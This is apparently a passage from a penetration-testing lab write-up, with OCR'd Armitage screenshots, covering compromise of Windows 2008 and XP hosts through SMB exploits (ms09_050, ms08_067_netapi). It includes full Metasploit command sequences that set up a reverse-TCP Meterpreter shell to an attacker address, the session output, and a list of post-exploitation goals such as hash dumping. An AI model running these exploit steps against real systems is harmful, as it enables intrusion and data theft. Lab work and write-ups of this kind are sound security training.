
host	port	name	proto	info
192.168.1.200	445	smb	tcp	Windows 2008 Standard without Hyper-V Service Pack 1 (language: Unknown) (name:WINFILE) (domain:WORKGROUP)
192.168.1.200	139		tcp	
192.168.1.200	135		tcp	



I then looked for an exploit for SMB on windows server 2008 from Armitage which has provided a list of available attacks. I chose the exploit "**ms09_050_smb2_negotiate_func_index**" for smb and tested it. The following screenshot showed successful exploit with system level access to the system.



216.1.1.1
192.168.1.
brightstor
dcerpc
ids
oracle
samba
smb
Attack
Login
Services
Scan
Host
ms03_049_netapi
ms04_007_killbill
ms04_011_lsass
ms04_031_netdde
ms05_039_pnp
ms06_025_rasmans_reg
ms06_025_rras
ms06_040_netapi
ms06_066_nwapi
ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zonename
ms08_067_netapi
ms09_050_smb2_negotiate_func_index
ms10_061_spoolss
netidentity_xtierrpcpipe
psexec
timbuktu_plughntcommand_bof
pass the hash...
check exploits...
uage: Unknown) (name:WINFILE
Attack 192.168.1.200
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
This module exploits an out of bounds function table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows Vista, Windows 7 release candidates (not RTM), and Windows 2008 Server prior to R2. Windows Vista without SP1 does not seem affected by this flaw.
Option
Value
LHOST
216.6.1.100
LPORT
5665
RHOST
192.168.1.200
RPORT
445
Targets:
0 => Windows Vista SP1/SP2 and Server 2008 (x86)
Use a reverse connection
Show advanced options
Launch


192.168.1.200
NT AUTHORITY\SYSTEM @ WINFILE




With this I was able to compromise the first system on the internal network.

To exploit next machine, I used the already exploited machine 216.1.1.1 to check the domains available for the internal network and the machine names associated to the domains.



From the above information, and from the previous attack “Armitage IIS WEBDAV attack” section, I know that the machine with IP 192.168.1.100 has a computer name SERVER and domain is XYZCOMPANY. I also know there are three computers in domain WORKGROUP out of which WINFILE is the one we attacked earlier and has an IP of 192.168.1.200. I can guess the third machine is a windows XP machine because the computer name is set to WINXP. I can also guess that FW is a machine forwarding traffic and based on our test, 216.1.1.1 http (port 80) traffic is going to machine with hostname SERVER and IP 192.168.1.100. Thus FW can be a hostname for system with an external interface configured to 216.1.1.1.


I then used this information along with open port (smb on 445) information from Armitage scan to check the attacks available for the machine running Windows XP and used “**ms08_067_netapi**” exploit for SMB. Following screenshot confirms the exploit and windows XP machine is compromised with system level access to it.






```
Console X | exploit X | Meterpreter 1 X | cmd.exe 3760@1 X | post X | Scan X | exploit X | Meterpreter 2 X | cmd.exe 2988@2 X | Scan X
msf  auxiliary(tcp) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.175:139 - TCP OPEN
[*] 192.168.1.175:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)

[*] Starting host discovery scans

[*] 1 scan to go...
msf  auxiliary(tcp) > use scanner/smb/smb_version
msf  auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf  auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf  auxiliary(smb_version) > set RHOSTS 192.168.1.175
RHOSTS => 192.168.1.175
msf  auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.175:445 is running Windows XP Service Pack 2 (language: English) (name:WINXP) (domain:WINXP)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 330.09s

msf  auxiliary(smb_version) >
```

Console X | exploit X | Meterpreter 1 X | cmd.exe 3760@1 X | post X | Scan X | exploit X | Scan X | Services X

host	name	port	proto	info
192.168.1.175		139	tcp	
192.168.1.175	smb	445	tcp	Windows XP Service Pack 2 (language: English) (name:WINXP) (domain:WINXP)




Attack 192.168.1.175
Microsoft Server Service Relative Path Stack Corruption
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in
Option
Value
LHOST
216.6.1.100
LPORT
7675
RHOST
192.168.1.175
RPORT
445
SMBPIPE
BROWSER
Targets:
0 => Automatic Targeting
Use a reverse connection
Show advanced options
Launch
Armitage
Armitage View Hosts Attacks Workspaces Help
192.168.1.175
192.168.1.1
216.1.1.1
192.168.1.100
192.168.1.200
NT AUTHORITY\SYSTEM @ WINXP
NT AUTHORITY\SYSTEM @ WINFILE
Console X
exploit X
Meterpreter 1 X
cmd.exe 3760@1 X
post X
Scan X
exploit X
Scan X
exploit X
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set LHOST 216.6.1.100
LHOST => 216.6.1.100
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set LPORT 25624
LPORT => 25624
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.175
RHOST => 192.168.1.175
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 216.6.1.100:25624
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 3 opened (216.6.1.100:25624 -> 216.1.1.1:1031) at 2017-05-05 13:07:15 -0400
meterpreter >




Now that I have access of the servers and client machine on the internal network with SYSTEM level access I can use this for post exploitation task such as dumping hashes, cracking hashes, stealing information, killing processes, stopping services and so on.

SMB attack on Internal Network Gateway:

